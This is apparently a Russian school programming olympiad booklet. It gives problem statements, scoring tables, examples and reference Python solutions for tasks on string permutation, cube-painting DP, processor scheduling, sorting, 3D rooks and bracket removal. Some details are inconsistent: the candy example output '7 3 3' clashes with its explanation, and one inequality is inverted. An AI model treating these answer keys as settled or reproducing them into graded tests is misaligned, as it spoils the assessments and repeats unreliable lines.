
```

Задача II.1.1.3. Две строки (15 баллов)

Темы: строки, структуры данных.

Условие

У Алисы и Боба есть секретная информация, которая записана в виде строки s . Чтобы сохранить секрет Алиса сделала перестановку символов в строке по следующему правилу. Она записала все символы строки по кругу, потом записала в ответ первый символ и далее стала выписывать символы из кольца через два.



Рассмотрим пример. Пусть секретная строка — *AliceLovesBob*. Алиса запишет эту строку, как показано на рисунке. Далее она выпишет первую букву строки A , пропустит два следующих символа, напишет букву s , пропустит еще два символа, напишет букву o и так далее по кругу. В результате у нее будет записана строка *AcosbiLeolevB*. Номера на рисунке слева соответствуют последовательности перечисления букв Алисой.

Боб шифрует эту же строку таким же алгоритмом, однако, в отличие от Алисы, он пропускает по четыре буквы, а не по две. Номера на рисунке справа соответствуют последовательности перечисления букв Бобом. Таким образом Боб получит строку *ALBivbeslooce*.

Боб был небрежен и потерял зашифрованную строку, однако у него есть строка, зашифрованная Алисой. Напишите программу, которая по зашифрованной строке Алисы найдет зашифрованную строку Боба.

Формат входных данных

На вход подается одна непустая строка — шифр Алисы. Строка состоит только из строчных и заглавных символов латиницы. Длина строки не превосходит 1000 и не кратна трем и пяти.

Формат выходных данных

Выведите одну строку — шифр Боба.

Методика проверки

Программа проверяется на 15-ти тестах. Прохождение каждого теста оценивается в 1 балл. Тест из условия задачи при проверке не используется.

Примеры

Пример №1

Стандартный ввод
AcosbiLeolevB
Стандартный вывод
ALBivbeslooce

Решение

Решение задачи состоит из двух частей. В первой части требуется восстановить исходную строку по коду Алисы. Для этого можно сделать список из символов нужной длины и каждый i -тый символ из кодовой строки записывать в позицию $3i \bmod n$, где n — длина строки. Операция взятия остатка от деления здесь используется для движения по кольцу.

Во второй части при помощи аналогичного приема полученная строка кодируется по обратной формуле с множителем 5.

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 s = input()
2 n = len(s)
3 tmp = [''] * n
4 ans = ''
5 for i in range(n):
6     tmp[(i * 3) % n] = s[i]
7 for i in range(n):
8     ans += tmp[(i * 5) % n]
9 print(ans)

```


Задача II.1.1.4. Покраска кубиков (30 баллов)

Темы: реализация, сортировки, структуры данных, динамическое программирование, комбинаторика.

Условие

На ленте в один ряд расставлено n кубиков. Каждый кубик необходимо покрасить в определенный цвет. Все цвета пронумерованы числами от 1 до k . Покраска выполняется роботом, который может перемещаться от одного кубика к другому и красить один выбранный кубик в определенный цвет. Конструктивно робот устроен так, что он может сначала красить кубики в цвет номер 1, затем в цвет номер 2 и так далее в порядке возрастания. Вернуться к цвету с меньшим номером после того, как был выбран цвет с большим номером, нельзя.

Среди всего прочего робот тратит время на перемещение между кубиками. Будем считать, что перемещение между двумя соседними кубиками занимает ровно одну с. Требуется составить последовательность действий для робота, в которой время, затраченное на перемещение между кубиками, будет минимально возможным.



Рассмотрим пример на схеме. Имеется 11 кубиков, которые надо покрасить в три цвета с номерами 1, 2, 4. Робот начнет движение от кубика номер 1 направо к кубику номер 2 (1 с), далее к кубику с номером 4 (2 с), и наконец к кубику номер 7 (3 с). После этого робот меняет цвет. Будет выгоднее, если робот начнет сначала двигаться влево. Он пройдет к кубику номер 6 (1 с), далее к кубику номер 5 (1 с), далее к кубику номер 3 (2 с). После этого он развернется и пойдет к кубику номер 10 (7 с). Далее робот сменит цвет на 4, так как нет кубиков, которые требуется красить в цвет 3, и пойдет направо к кубику номер 11 (1 с). После этого он развернется и пойдет к кубику номер 9 (2 с) и наконец к кубику номер 8 (1 с). В этот момент робот остановит работу, затратив на перемещения суммарно 21 с.

Обратите внимание, что по условию задачи робот может выбрать цвет 4 только после цвета 2. Существуют другие возможные маршруты движения робота, но они займут больше времени.

Напишите программу, которая найдет минимально возможное суммарное время перемещения робота между кубиками до момента пока все они не будут покрашены. Изначально робот находится у кубика номер 1.

Формат входных данных

На вход в первой строке подается два натуральных числа n и k — количество кубиков и количество цветов, $1 \leq n, k \leq 100000$. Во второй строке на вход подается n натуральных чисел c_1, c_2, \dots, c_n , где c_i — требуемый цвет i -того кубика, $1 \leq c_i \leq k$.

Формат выходных данных

Выведите одно число — минимально возможное время перемещения между кубиками.

Методика проверки

Программа проверяется на 60-ти тестах. Прохождение каждого теста оценивается в 0,5 балла. Тест из условия задачи при проверке не используется. Ниже в таблице приведены возможные тестовые случаи.

Тестовый случай	Номера тестов
$n = k; n \leq 1000$; все c_i различны.	1–8
$n = k; n \leq 100000$; все c_i различны.	9–20
$k = 3; n \leq 1000$	21–24
$k = 4; n \leq 1000$	25–30
$k = 5; n \leq 1000$	31–40
$n \leq 1000$	41–50
$n \leq 100000$	51–60

Примеры

Пример №1

Стандартный ввод
11 4
1 1 2 1 2 2 1 4 4 2 4
Стандартный вывод
21

Решение

Данная задача может быть решена методом динамического программирования. Пусть, начиная покраску кубиков в цвет i , робот находится в некоторой точке x_i , причем самый левый из кубиков этого цвета находится в точке l_i , а самый правый — в r_i . Тогда оптимальным будет один из двух вариантов: из точки x_i пойти в r_i , а потом в l_i или сначала пойти в l_i , а потом в r_i . Таким образом, робот закончит покраску кубиков определенного цвета либо в точке l_i , либо в r_i , причем в первом случае время перемещения робота увеличится на $|x_i - r_i| + r_i - l_i$ с, а во втором — на $|x_i - l_i| + r_i - l_i$ с.

Обозначим за $f_l(i)$ и $f_r(i)$ — оптимальное время покраски кубиков в первые i цветов при условии, что робот остановится в точке l_i и r_i соответственно. Тогда можно определить следующие формулы:

$$\begin{aligned}
 f_l(0) &= 0; \\
 f_r(0) &= 0; \\
 f_l(i) &= r_i - l_i + \min(f_l(i-1) + |l_{i-1} - r_i|, f_r(i-1) + |r_{i-1} - r_i|); \\
 f_r(i) &= r_i - l_i + \min(f_l(i-1) + |l_{i-1} - l_i|, f_r(i-1) + |r_{i-1} - l_i|).
 \end{aligned}$$

В данных формулах находится время для двух вариантов перемещения: от самого левого и от самого правого кубика предыдущего цвета, после чего из полученных значений выбирается минимальное.

Программа будет содержать два цикла. В первом цикле для каждого цвета определяется местоположение самого левого и самого правого кубика, а во втором — выполняются вычисления по формулам.

При реализации программы надо учесть, что некоторые цвета могут отсутствовать. Поэтому в переменные `l` и `r` записываются координаты самого левого и правого кубика для предыдущего цвета.

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 n, k = map(int, input().split())
2 left = [n + 1] * (k + 1)
3 right = [0] * (k + 1)
4 i = 1
5 for col in map(int, input().split()):
6     left[col] = min(left[col], i)
7     right[col] = max(right[col], i)
8     i += 1
9 l, r, fl, fr = 1, 1, 0, 0
10 for i in range(1, k + 1):
11     if right[i] > 0:
12         dist = right[i] - left[i]
13         tl = dist + min(fl + abs(l - right[i]),
14                       fr + abs(r - right[i]))
15         tr = dist + min(fl + abs(l - left[i]),
16                       fr + abs(r - left[i]))
17         l, r, fl, fr = left[i], right[i], tl, tr
18 print(min(fl, fr))

```

Задача II.1.1.5. Обработка запросов (30 баллов)

Темы: реализация, структуры данных, два указателя, двоичный поиск.

Условие

Алиса проектирует вычислительную систему, предназначенную для обработки большого числа однотипных запросов. Проектируемая система будет содержать некоторое количество одинаковых процессоров. В каждый момент времени каждый процессор может быть либо свободен, либо занят обработкой ровно одного запроса. Продолжительность обработки является одинаковой для всех запросов и составляет s мс. Система должна работать в режиме реального времени, то есть каждый поступивший запрос должен незамедлительно передаваться на обработку любому свободному процессору.

Алиса хочет понять, сколько процессоров должна содержать вычислительная система. Для этого она собрала статистические данные о работе подобных систем в прошлом. Каждый набор данных содержит n чисел t_1, t_2, \dots, t_n , где t_i — момент

поступления запроса с номером i . Числа в наборе могут повторяться, однако они упорядочены по неубыванию. Если некоторый процессор приступил к обработке некоторого запроса в момент t_i , то в момент $t_i + s$ он сможет начать обрабатывать новый запрос.

Набор может содержать достаточно большой объем данных, поэтому от вас требуется написать программу, которая определит, какое минимальное число процессоров должно быть в вычислительной системе, чтобы все запросы были обработаны в момент их поступления.

Формат входных данных

На вход в первой строке подается два натуральных числа n и s — количество запросов и время обработки одного запроса, $1 \leq n \leq 200000$, $1 \leq s \leq 10^9$. Во второй строке записаны целые неотрицательные числа t_1, t_2, \dots, t_n , задающие моменты времени поступления запросов, $0 \leq t_1 \leq t_2 \leq \dots \leq t_n \leq 10^9$.

Формат выходных данных

Вывести одно число — минимальное количество процессоров, которое позволит обработать все запросы в момент их поступления.

Методика проверки

Программа проверяется на 30-ти тестах. Прохождение каждого теста оценивается в 1 балл. Тесты из условия задачи при проверке не используются. Ниже в таблице приведены возможные тестовые случаи.

Тестовый случай	Номера тестов
$n \leq 1000$; для всех t_i выполняется одно из двух условий: либо $t_i = t_{i+1}$, либо $t_i + s \leq t_{i+1}$.	1–5
$n \leq 1000$	6–15
$n \leq 200000$	16–30

Примеры

Пример №1

Стандартный ввод
9 30
90 90 90 120 120 120 120 200 200
Стандартный вывод
4

Пример №2

Стандартный ввод
10 30
0 25 110 125 125 130 140 140 140 155
Стандартный вывод
6

Пояснения к примерам

Первый пример соответствует первому тестовому случаю. В момент времени 120 приходит сразу четыре запроса, для обработки которых потребуется четыре процессора.

Расписание выполнения запросов во втором примере можно представить в следующей таблице.

Время поступления запроса	Время завершения обработки запроса	Номер процессора
0	30	1
25	55	2
110	140	1
125	155	2
125	155	3
130	160	4
140	170	1
140	170	5
140	170	6
155	175	2

Пять процессоров для своевременной обработки всех запросов будет уже недостаточно.

В задаче требуется найти такое число k , что для всех $i \leq n - k$ выполняется неравенство $t_{i+k} - t_i \leq s$. Действительно, пусть это утверждение имеет место. Тогда процессор, выполнявший задание с номером i , всегда сможет выполнить задание с номером $i+k$, и все задания можно выполнить своевременно, выдавая их процессорам по кругу. С другой стороны, пусть это утверждение не выполняется, то есть найдется такой номер j , что $t_{j+k} - t_j < s$. Тогда в момент времени t_{j+k} все k процессоров будут заняты исполнением запросов с номерами от j до $j + k - 1$, и все запросы не смогут быть выполнены своевременно.

Найти число k , для которого выполняется указанное утверждение можно при помощи двоичного поиска или метода двух указателей. Вариант решения с использованием двух вложенных циклов наберет лишь часть баллов, так как будет превышать ограничение по времени работы.

Метод двух указателей основан на использовании двух переменных `left` и `right`, которые используются в качестве индексов в массиве. Цикл строится таким образом, чтобы для каждого значения `left` находить минимальное значение `right` при котором `t[right] - t[left] >= s`.

Пример программы-решения

Ниже представлено решение на языке Python 3.

```
1 n, s = map(int, input().split())
2 t = list(map(int, input().split()))
3 ans = 1
4 left = 0
5 right = 0
6 while right < n:
7     if t[right] - t[left] >= s:
8         left += 1
9     else:
10        right += 1
11    ans = max(ans, right - left)
12 print(ans)
```

Вторая волна. Задачи 8–11 класса

Задача II.1.2.1. Три мешка конфет (10 баллов)

Темы: задачи для начинающих, реализация.

Условие

Алиса и Боб получили в подарок три мешка конфет и они хотят поделить их поровну. Для этого Алиса возьмет некоторое количество конфет из каждого мешка, а остальные конфеты отдаст Бобу. Возможно, что из некоторого мешка Алиса возьмет все конфеты или не возьмет ни одной. Известно, что суммарное количество конфет является четным числом.

Напишите программу, которая определит, сколько конфет Алиса должна взять из каждого мешка, чтобы у нее оказалось ровно половина всех конфет. Программа может вывести любой правильный ответ.

Формат входных данных

На вход в первой строке подается три натуральных числа a , b и c — количество конфет в каждой кучке, $1 \leq a, b, c \leq 1000$.

В языке Python прочитать три целых числа, записанных в одной строке можно, используя следующий код.

```
a, b, c = map(int, input().split())
```

Формат выходных данных

Выведите в одной строке через пробел три целых неотрицательных числа — количество конфет, которое возьмет Алиса из каждого мешка.

Методика проверки

Программа проверяется на 20 тестах. Прохождение каждого теста оценивается в 0,5 балла. Тест из условия задачи при проверке не используется.

Примеры

Пример №1

Стандартный ввод
10 5 5
Стандартный вывод
7 3 3

Пояснения к примерам

Ответ 7 3 0 удовлетворяет всем требованиям. Но существует и множество других вариантов, например, 7 2 1 или 0 5 5.

Решение

Существует много способов составить требуемый набор чисел. Например, можно заметить, что если сумма трех чисел четная, то хотя бы одно из слагаемых тоже обязательно четное. Тогда это слагаемое можно поделить на два, еще одно поделить на два с округлением вниз, а последнее — с округлением вверх.

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 a, b, c = map(int, input().split())
2 if a % 2 == 0:
3     print(a // 2, b // 2, (c + 1) // 2)
4 else:
5     print((a + 1) // 2, b // 2, c // 2)

```

Задача II.1.2.2. Трехцветная сортировка (15 баллов)

Темы: задачи для начинающих, структуры данных.

Условие

У Алисы есть упорядоченный набор карточек, каждая из которых раскрашена в один из трех цветов: красный, зеленый, синий. Кроме того, на каждой карточке записано некоторое натуральное число. Алиса хочет выполнить сортировку чисел, чтобы сначала шли все числа на красных карточках, далее — на зеленых и наконец — на синих. При этом взаимное расположение карточек одного цвета не должно измениться. Например, если в исходном наборе было две красных карточки с числами 20

и 10, причем карточка с числом 20 располагалась раньше, чем карточка с числом 10, то после упорядочивания 20 по-прежнему должна находиться раньше, чем 10.

Напишите программу, которая отсортирует карточки в требуемом порядке.

Формат входных данных

На вход в первой строке подается последовательность символов c_1, c_2, \dots, c_n , где c_i задает цвет i -той карточки и может принимать одно из трех значений r , g или b . Каждый из символов обозначает определенный цвет: r — красный, g — зеленый, b — синий. Символы записаны без пробелов и других разделителей, $1 \leq n \leq 1000$.

Во второй строке записана последовательность натуральных чисел a_1, a_2, \dots, a_n , где a_i задает число, записанное на i -той карточке. Все числа различны и не превосходят n .

Формат выходных данных

В одной строке через пробел вывести требуемую последовательность чисел после сортировки.

В языке Python для вывода чисел в цикле на одной строке через пробел можно использовать следующую команду.

```
print(x, end=' ')
```

Методика проверки

Программа проверяется на 15-ти тестах. Прохождение каждого теста оценивается в 1 балл. Тесты из условия задачи при проверке не используются.

Примеры

Пример №1

Стандартный ввод
bbb 3 1 2
Стандартный вывод
3 1 2

Пример №2

Стандартный ввод
rgrg 4 1 2 3
Стандартный вывод
4 2 1 3

Пример №3

Стандартный ввод
brrg 1 2 3 4
Стандартный вывод
2 3 4 1

Пояснения к примерам

В первом примере все карточки одного цвета, поэтому упорядочивать нечего.

Во втором примере карточки 4 и 2 красного цвета, поэтому они окажутся в начале, сохранив взаимное расположение. Карточки 1 и 3 зеленого цвета, поэтому они сдвинутся в конец, также сохранив взаимное расположение.

В третьем примере в начале последовательности будут красные карточки 2 и 3, далее зеленая 4, далее синяя 1.

Решение

Для решения этой задачи достаточно сохранить цвета и номера карточек в списке. Далее в трех циклах вывести сначала номера красных карточек, потом — зеленых, и наконец, — синих.

Пример программы-решения

Ниже представлено решение на языке Python 3.

```
1 s = input()
2 p = list(map(int, input().split()))
3 for a in 'rgb':
4     for i in range(len(s)):
5         if s[i] == a:
6             print(p[i], end = ' ')
```


Задача II.1.2.3. Черно-белая полоска (15 баллов)

Темы: задачи для начинающих, реализация, строки.

Условие

У Алисы есть полоска бумаги, расчерченная на клеточки. Полоска имеет ширину в одну клеточку и длину в n клеточек. Алиса хотела раскрасить каждую клеточку в белый или черный цвет так, чтобы клеточки разных цветов чередовались. Но после того, как вся полоска была раскрашена, выяснилось, что Алиса ошиблась, и существует ровно две непересекающихся пары соседних клеточек, раскрашенных в один цвет. Отметим, что *три и более клеток подряд не могут иметь один цвет*. Чтобы исправить свои ошибки, Алиса решила разрезать полоску в двух местах, переставить

и, возможно, развернуть полученные три части, а затем склеить их. На рисунке ниже показаны два примера разрезания и склейки полоски.



В примере на картинке слева исходная полоска разрезается на три части и склеивается в следующем порядке. Кусочек из середины от с номерами клеток из диапазона [5; 9] становится самым левым. Далее к нему пристыковывается кусочек с номерами клеток [1; 4]. И, наконец, справа пристыковывается кусочек с номерами клеток [10; 13], который при этом разворачивается на 180° . В результате будет получена полоска из клеток с чередующимися цветами.

В примере на картинке справа кусочки полоски остаются на своих местах, но средняя полоска с номерами клеток [4; 7] разворачивается на 180° .

Напишите программу, которая определит, сможет ли Алиса указанным способом сделать полоску из клеточек чередующихся цветов и, если это возможно, то составит схему разрезания существующей полоски на три кусочка и склейки этих кусочков. Полученная полоска может начинаться как с клетки белого, так и черного цвета. Если требуемую полоску можно получить различными способами, то в качестве ответа можно взять любой из них.

Формат входных данных

На вход подается одна строка, описывающая вид исходной полоски. Строка состоит из символов w и b , обозначающих клетку белого и черного цвета соответственно. Длина строки не превосходит 1000. Гарантируется, что строка имеет вид, описанный в условии задачи.

Формат выходных данных

Если составить полоску из клеток чередующихся цветов невозможно, то программа должна вывести единственное слово *no*. В противном случае вывод должен содержать ровно три строки, каждая из которых описывает кусочек исходной ленты в виде трех чисел. Первое и второе число задают номера начальной и конечной клетки кусочка соответственно. Третье число может иметь одно из двух значений — 0 или 180 в зависимости от того, поворачивается кусочек на 180° или нет. Строки должны следовать в порядке склейки кусочков слева направо.

Методика проверки

Программа проверяется на 15-ти тестах. Прохождение каждого теста оценивается в 1 балл. Тесты из условия задачи при проверке не используются.

Примеры

Пример №1

Стандартный ввод
wbwbwbwbwbwbw
Стандартный вывод
5 9 0
1 4 0
10 13 180

Пример №2

Стандартный ввод
bwbbwbwbwbw
Стандартный вывод
1 3 0
8 12 180
4 7 0

Пример №3

Стандартный ввод
bbwbw
Стандартный вывод
no

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 s = input()
2 n = len(s)
3 x = []
4 for i in range(1, n):
5     if s[i] == s[i-1]:
6         x.append(i)
7 if s[x[0]] != s[x[1]]:
8     print(1, x[0], 0)
9     print(x[0] + 1, x[1], 180)
10    print(x[1] + 1, n, 0)
11 elif s[x[0]] == s[0] or s[x[0]] == s[-1]:
12    print('no')
13 else:
14    print(x[0] + 1, x[1], 0)
15    print(1, x[0], 0)
16    print(x[1] + 1, n, 180)


```

Задача II.1.2.4. Расстановка ладей на трехмерной шахматной доске (30 баллов)

Темы: реализация, сортировки, структуры данных, динамическое программирование, комбинаторика.

Условие

Алиса и Боб учатся пространственному воображению и решают для этого математические головоломки на трехмерной шахматной доске размера n . Такая доска состоит из n двумерных квадратных досок, расположенных друг над другом. На рисунке изображена трехмерная шахматная доска размера 8.



Каждую клетку трехмерной доски можно задать тремя целыми числами из диапазона $[1; n]$: порядковым номером двумерной доски, номером вертикали на двумерной доске и номером горизонтали. Например, клетка, выделенная на рисунке темно-зеленым цветом, задается тройкой чисел $(2, 4, 3)$.

Трехмерная шахматная ладья ходит по двумерной доске по стандартным правилам, то есть за один ход может переместиться на любую клетку в той же вертикали или горизонтали, где она находится. Вместе с тем трехмерная ладья может за один переход перейти на любую другую доску в клетку с такой же двумерной координатой. На рисунке светло-зеленым цветом показаны клетки в которые может перейти ладья из клетки с координатами $(2, 4, 3)$. В этом случае говорят, что ладья бьет эти клетки.

Алиса и Боб уверены, что на трехмерной шахматной доске размера n можно расставить n^2 ладей так, что они не будут бить друг друга, но никак не могут понять принцип расстановки.

Напишите программу, которая найдет любую допустимую расстановку ладей на трехмерной шахматной доске размера n так, чтобы они не били друг друга.

Формат входных данных

На вход подается единственное натуральное число n — размер доски, $1 \leq n \leq 30$.

Формат выходных данных

Выведите координаты n^2 клеток, на которых будут расположены ладьи. Три координаты каждой клетки выводятся через пробел в отдельной строке. Порядок перечисления клеток может быть произвольным.

Методика проверки

Программа проверяется на 30-ти тестах. Номер теста совпадает с числом n .


Примеры

Пример №1

Стандартный ввод
3
Стандартный вывод
1 2 2 1 3 3 2 1 3 2 2 1 2 3 2 3 1 2 3 2 3 3 3 1

Пояснения к примеру

Расстановка ладей из примера показана на рисунке ниже.



Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 n = int(input())
2 for i in range(n):
3     for j in range(n):
4         print(i + 1, j + 1, (i + j) % n + 1)

```

Задача II.1.2.5. Удаление скобок (30 баллов)

Темы: математика, строки, рекурсивные алгоритмы.

Условие

Боб любит формализм во всем, включая запись математических выражений, поэтому при их записи он ставит скобки так, чтобы каждая операция выделялась своей парой скобок. Например, выражение $(a + b + c) * d$ он запишет как $((a + b) + c) * d$ или как $((a + (b + c)) * d)$, а выражение $a * b + c * d$ как $((a * b) + (c * d))$. Таким образом, количество пар скобок в выражениях Боба всегда равно количеству операций, а для операции, которая выполняется последней, пара скобок всегда ограничивает все выражение.

Алиса считает такой перфекционизм избыточным и старается ставить скобки только там, где они нужны для правильных вычислений. Например, в выражении $(a + b + c) * d$ скобки убрать уже нельзя, поскольку выражение $a + b + c * d$ по математическим правилам задает другой порядок применения операций, и результаты вычисления этих двух выражений могут различаться. А вот в выражении $a + (b + c)$ скобки убрать уже можно, поскольку для сложения имеет место сочетательное свойство или, как говорят математики, аксиома ассоциативности. Также можно убрать скобки и в выражении $(a * b) + (c * d)$, поскольку по договоренностям умножение выполняется раньше, чем сложение.

Напишите программу, которая перепишет выражение, записанное Бобом, в тот вид, который нравится Алисе. Обратите внимание, что программа должна просто убрать все избыточные скобки. Другие преобразования делать нельзя. Полученное выражение должно иметь результат вычислений, совпадающий с результатом исходного выражения, при любых значениях параметров.

Формат входных данных

На вход в единственной строке поступает правильно записанное арифметическое выражение, состоящее из имен параметров, скобок и операций «+» и «*». Каждый параметр записывается в виде одной строчной буквы латиницы. Имена параметров не повторяются и встречаются в алфавитном порядке, таким образом, количество операций не превосходит 25. Выражение содержит как минимум одну операцию. Каждая операция в выражении выделяется своей парой скобок, как записано в условии задачи.

Формат выходных данных

Программа должна вывести исходное выражение без избыточных скобок. Порядок следования параметров в ответе должен совпадать с порядком в исходном выражении. В частности, это означает что для теста $(a + b)$ ответ $b + a$ будет считаться ошибочным.

Методика проверки

Программа проверяется на 30-ти тестах. Прохождение каждого теста оценивается в 1 балл. Выражения в первых девяти тестах содержат не более двух операций. Тесты из условия задачи при проверке не используются.

Примеры

Пример №1

Стандартный ввод
(a+b)
Стандартный вывод
a+b

Пример №2

Стандартный ввод
((a+(b+c))*d)
Стандартный вывод
(a+b+c)*d

Пример №3

Стандартный ввод
((a*b)+(c*d))
Стандартный вывод
a*b+c*d

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 def parse(s,i):
2     if s[i] != '(':
3         return (s[i], i + 1, s[i])
4     else:
5         left, i, lop = parse(s, i + 1)
6         op = s[i]
7         right, i, rop = parse(s, i + 1)
8         if op == '*' and lop == '+':
9             left = '(' + left + ')'
10        if op == '*' and rop == '+':
11            right = '(' + right + ')'
12        return (left + op + right, i + 1, op)
13 print(parse(input(), 0)[0])

```

Третья волна. Задачи 8–11 класса

Задача II.1.3.1. Кодировка подмножеств (10 баллов)

Темы: задачи для начинающих, математика, реализация.

Условие

Недавно Алиса узнала об одном способе закодировать одним целым числом любое подмножество некоторого заданного конечного множества. Для этого необходимо сопоставить каждому элементу множества число, равное некоторой степени двойки. Теперь в качестве кода произвольного подмножества можно взять сумму чисел, соответствующих элементам этого подмножества.

Алиса составила множество из шести своих друзей и поставила им в соответствие последовательные степени двойки:

- 1 — *Anna*;
- 2 — *Boris*;
- 4 — *Cary*;
- 8 — *David*;
- 16 — *Eva*;
- 32 — *Fiona*.

Например, подмножество $\{Anna, Cary, Eva, Fiona\}$ будет закодировано числом 53. ($1 + 4 + 16 + 32 = 53$).

Алиса тренируется быстро декодировать подмножество по его коду. Напишите программу, которая позволит проверить ее навыки. Программа должна получать на вход некоторый код и выводить имена друзей, входящих в подмножество с этим кодом.

Формат входных данных

На вход подается единственное натуральное число n — код подмножества, $1 \leq n \leq 63$.

Формат выходных данных

Выведите имена друзей Алисы, которые входят в закодированное подмножество. Каждое имя следует выводить в отдельной строке. Порядок имен может быть произвольным.

Ниже приведен фрагмент программы на языке Python в котором создается список с правильным написанием слов.

```
Names = ['Anna', 'Boris', 'Cary', 'David', 'Eva', 'Fiona']
```

Методика проверки

Программа проверяется на 20-ти тестах. Прохождение каждого теста оценивается в 0,5 балла. Тест из условия задачи при проверке не используется. Первые шесть тестов — это последовательные степени двойки от 1 до 32.

Примеры

Пример №1

Стандартный ввод
53
Стандартный вывод
Anna Cary Eva Fiona

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 Names = ['Anna', 'Boris', 'Cary', 'David', 'Eva', 'Fiona']
2 n = int(input())
3 for i in range(6):
4     if n % 2 == 1:
5         print(Names[i])
6     n //= 2

```

Задача II.1.3.2. Алфавитные подстроки (15 баллов)

Темы: задачи для начинающих, строки, реализация.

Условие

Алиса разрабатывает обучающую игру для младших школьников. В ней игроку дается строка из строчных символов латиницы, а он должен разбить ее на подстроки из последовательных символов алфавита. Такие подстроки далее будем называть правильными. В правильной подстроке после буквы a должна идти буква b , после b — c и так далее. При этом правильная подстрока может начинаться с любого символа. Например, строка $bcdefaabcef$ должна быть разбита на $bcdef+a+abc+ef$. Обратите внимание, что подстрока может состоять и из одного символа.

Конечно, игрок может ошибиться и разбить строку неправильным или неоптимальным способом. Например, игрок может разбить строку $bcdefaabcef$ на $bcd++ef+aabc+ef$. Чтобы учесть такую возможность Алиса считает очки за найденное разбиение. Если подстрока является правильной, то игроку добавляется количество очков, равное квадрату длины подстроки. Неправильные подстроки не учитываются. Например, за разбиение $bcdef+a+abc+ef$ игрок получит $5^2 + 1^2 +$

$+3^2 + 2^2 = 39$ очков, а за разбиение $bcd+ef+aabc+ef$ лишь $3^2 + 2^2 + 2^2 = 17$ очков.

Напишите программу, которая посчитает количество очков, полученных игроком за сделанное разбиение произвольной строки.

Формат входных данных

На вход в первой строке подается одно натуральное число n — количество фрагментов в разбиении, $1 \leq n \leq 100$. Далее записаны сами фрагменты разбиения. Каждый фрагмент записан в отдельной строке и состоит только из строчных символов латиницы. Длина каждого фрагмента не превосходит 26.

Формат выходных данных

Выведите одно целое число — количество очков, которое получит игрок за сделанное разбиение.

Методика проверки

Программа проверяется на 15-ти тестах. Прохождение каждого теста оценивается в 1 балл. Тест из условия задачи при проверке не используется. В первых четырех тестах разбиение состоит из одного фрагмента. В следующих четырех тестах каждый фрагмент содержит не более двух символов.

Примеры

Пример №1

Стандартный ввод
4
bcd
ef
aabc
ef
Стандартный вывод
17

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 n = int(input())
2 ans = 0
3 for i in range(n):
4     s = input()
5     for j in range(1, len(s)):
6         if ord(s[j]) - ord(s[j - 1]) != 1:
7             break

```

```
8     else:
9         ans += len(s) ** 2
10    print(ans)
```

Задача II.1.3.3. Пат и Паташон (15 баллов)

Темы: жадные алгоритмы, реализация.

Условие

Боб придумал логическую игру «Пат и Паташон». В этой игре на виртуальной сцене находится n персонажей различного роста, которые выстроены в один ряд. Игрок может удалить часть персонажей со сцены, при этом оставшиеся персонажи смыкаются, не изменяя своего взаимного расположения. После этого персонажи на сцене разбиваются на пары: первый со вторым, третий с четвертым, пятый с шестым и так далее.

В момент удаления игрок должен позаботиться о том, чтобы количество оставшихся персонажей стало четным. Первого персонажа в паре (с нечетным номером) будем называть Патом, а второго (с четным номером) — Паташоном. Эффектностью пары будем называть разность роста Пата и Паташона. Эффектность может быть отрицательной, если окажется, что Пат ниже, чем Паташон. За один раунд игрок получает количество очков, равное сумме эффектностей всех пар. Игрок может удалить со сцены всех персонажей. В этом случае он получит ноль очков.

Рассмотрим пример. Пусть на сцене изначально находилось девять персонажей, рост которых задается массивом чисел (120, 160, 180, 160, 120, 110, 150, 170, 100). Игрок удалил со сцены первого второго и седьмого персонажа. На сцене осталось шесть персонажей с ростом (180, 160, 120, 110, 170, 100). Они разбились на три пары (180, 160), (120, 110), (170, 100), при этом эффектность первой пары — 20, второй — 10, третьей — 70. Таким образом, за такое разбиение на пары игрок получит 100 очков. Однако, если игрок оставит на сцене четырех персонажей с ростом (180, 110, 170, 100), то он получит 140 очков.

Напишите программу, которая посчитает максимальное количество очков, которые может получить игрок, для заданной последовательности персонажей.

Формат входных данных

На вход в первой строке подается одно натуральное число n — количество персонажей на сцене в начале игры, $1 \leq n \leq 1000$. Далее в одной строке через пробел записана последовательность из n натуральных чисел, которые задают рост персонажей. Числа не превосходят 1000.

Формат выходных данных

Выведите одно целое число — максимальное количество очков, которое может получить игрок для заданной последовательности персонажей.

Методика проверки

